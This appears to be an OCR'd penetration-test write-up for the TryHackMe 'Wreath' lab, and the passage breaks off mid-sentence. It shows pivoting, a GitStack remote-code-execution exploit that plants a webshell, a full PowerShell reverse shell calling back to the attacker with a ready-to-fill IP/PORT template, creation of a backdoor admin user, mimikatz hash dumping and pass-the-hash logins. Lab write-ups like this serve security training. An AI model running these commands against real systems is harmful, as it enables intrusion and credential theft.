
Pivoting to .150

For the purpose of visiting the seconds machine web server, we carried out a port forwarding from the 100.200.72.0 network to the attacking machine with the aid of the compromised machine and the tool sshuttle.



```
┌──(kali㉿kali)-[~/tryhackme/wreath]
└─$ sshuttle -r root@10.200.72.200 --ssh-cmd "ssh -i id_rsa" 10.200.72.0/24 -x 10.200.72.200
c : Connected to server.
```


From that point, we were able communicate with the git server through a web browser. By visiting the url http://[target-address]/gitstack we found a login web page. It is already securely configured, so as to the predefined credentials would not match.



Default username/password : admin/admin

GitStack Exploit

Even though the necessary precautions were taken by our client, the discovered software is vulnerable to Remote Code Execution attacks. A public exploit was found available on exploit-db[3] and was applied on the server with success.




```
┌──(kali㉿kali)-[~/tryhackme/wreath]
└─$ python2 43777.py                                          2 ✗
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitS
tack administrator to give you a username/password and give you access to
 this repository. <br />Note : You have to enter the credentials of a use
r which has at least read access to your repository. Your GitStack admini
stration panel username/password will not work.
[+] Execute command
"nt authority\system
"
```

[3] https://www.exploit-db.com/exploits/43777

The exploit uploads a malicious file that acts as a webshell, giving us the ability to run any desirable command on the targeted machine as ‘nt authority\system’ (high privileged), which we found by running the command whoami previously. To keep up with the security logs, the file was upload under the /web directory with the name exploit-eggd.php.

Moving forward, we injected a more complicated command, aiming to accomplish a reverse shell connection on our attacking machine.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × ...
Send Cancel
Request
Pretty Raw Hex \n
root@prod-serv:/tmp
File Actions Edit View Help
Target: http://10.200.72.150
HTTP/1
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (1)
Request Cookies (2)
Request Headers (10)

```
POST /web/exploit-eggd.php HTTP/1.1
Host: 10.200.72.150
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: csrftoken=SEP0ze87Uzj0a89YUx1xk9g13sbxoaGR; sessionid=237f11eacb3ad015be85428e7269113e
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 577

a=
powershell.exe+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('10.200.72.200',15525)%3b$stream+%3
d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25{0}%3bwhile(($i+%3d+$stream.Read($bytes,+0,+$bytes.
Length))+-ne+0){%3b$data+%3d+(New-Object+-TypeName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b$s
endback+%3d+(iex+$data+2>%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%2b+'>+'%
3b$sendbyte+%3d+([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$stream.Write($sendbyte,0,$sendbyte.Le
ngth)%3b$stream.Flush()}%3b$client.Close()"
```

```
┌──(kali㉿kali)-[~/tryhackme/wreath]
└─$ 
```


```
tmpdir.ss2049
[root@prod-serv tmp]# chmod +x ncat-eggd
[root@prod-serv tmp]# ./ncat-eggd -lnvp 15525
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::15525
Ncat: Listening on 0.0.0.0:15525
Ncat: Connection from 10.200.72.150.
Ncat: Connection from 10.200.72.150:49723.
whoami
nt authority\system
PS C:\GitStack\gitphp> dir


    Directory: C:\GitStack\gitphp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        08/11/2020     13:28                cache
d-----        08/11/2020     13:29                config
d-----        08/11/2020     13:28                css
d-----        08/11/2020     13:28                doc
d-----        08/11/2020     13:28                images
d-----        08/11/2020     13:28                include
d-----        08/11/2020     13:28                js
d-----        08/11/2020     13:28                lib
```

If you wish to reproduce this step, the command you have to use is the one following. Remember, you also need to replace the fields IP and PORT with your corresponding IP address and open port.

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('IP',PORT);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```


Creating New High Privileged User on Git Server

To continue with our investigation of the Wreath network, we created a new user with elevated privileges on the second machine. After that, we are now able to connect to it via RDP.



```
PS C:\GitStack\gitphp> net user eggd hello /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators eggd /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" eggd /add
The command completed successfully.

PS C:\GitStack\gitphp> 
```

As you can see, we established a session with the tool xfreerdp on the git server. Even though, after the next step, we will continue with a console interface, we demonstrate you this feature in order to highlight the impact of the vulnerability of the attack.



Server Manager

Try managing servers with Windows Admin Center

Windows Admin Center brings together new and familiar features in one browser-based app. It runs on a server or a PC, and there's no additional cost beyond your Windows licenses.

Get more info at aka.ms/WindowsAdminCenter

□ Don't show this message again


Getting Administrator’s Hash with Mimikatz

To get the administrator’s hash, we connected to the machine via xfreerdp and the command as:

```
xfreerdp /v:10.200.72.150 /u:eggd /p:'hello' +clipboard /dynamic-resolution
/drive:/usr/share/windows-resources,share
```

The windows-resourcers contains the tool Mimikatz, which we will employ to acquire the needed credentials. The steps to achieve that are as follows:


- run mimikatz as `\\tsclient\share\mimikatz\x64\mimikatz.exe`
- privilege::debug
- token:elevate
- lsadump::sam, to dump the hashes



```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]
```

Pass-the-hash Connect to Git Server

From a console interface, we firstly logged in with the account eggd and the tool evil-winrm. This is the simplest way to use the tool.




```
┌──(kali㉿kali)-[~/tryhackme/wreath]
└─$ evil-winrm -u eggd -p "hello" -i 10.200.72.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quot
ing_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/H
ackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\eggd\Documents> whoami
git-serv\eggd
*Evil-WinRM* PS C:\Users\eggd\Documents> 
```

For the purposes of our assessment, we logged in again, this time mounting a directory with very useful networking tools from the Empire C2 framework. To achieve the best results, we applied the Pass-the-hash technique with the administrator’s hash. The command configured as:

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.72.150 -s
/usr/share/powershell-empire/empire/server/data/module_source/situational_awareness
/network
```

Enumerating Personal PC


As we mentioned before, we logged in the git server with some networking tools from the Empire framework mounted. You will observe that, we used the Invoke-Portscan.ps1 powershell script to enumerate Mr.Wreath’s personal computer. Even though this script is not that powerful as the nmap tool, it is enough to inform us that, from this compromised point, the final machine has two (2) ports open and not filtered.



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.72.100 -TopPort
s 50


Hostname      : 10.200.72.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993...}
finishTime    : 12/12/2021 2:28:34 AM



*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

To examine what is being served on port 80, probably a web application, we set up one more proxy so as to forward the traffic back to our attacking machine. The goal was succeeded with the help of chisel, after we set up a server on git server and a client on the attacking machine. Before, we specified a firewall rule, to open for us the port 15555 and allow traffic, with the command:

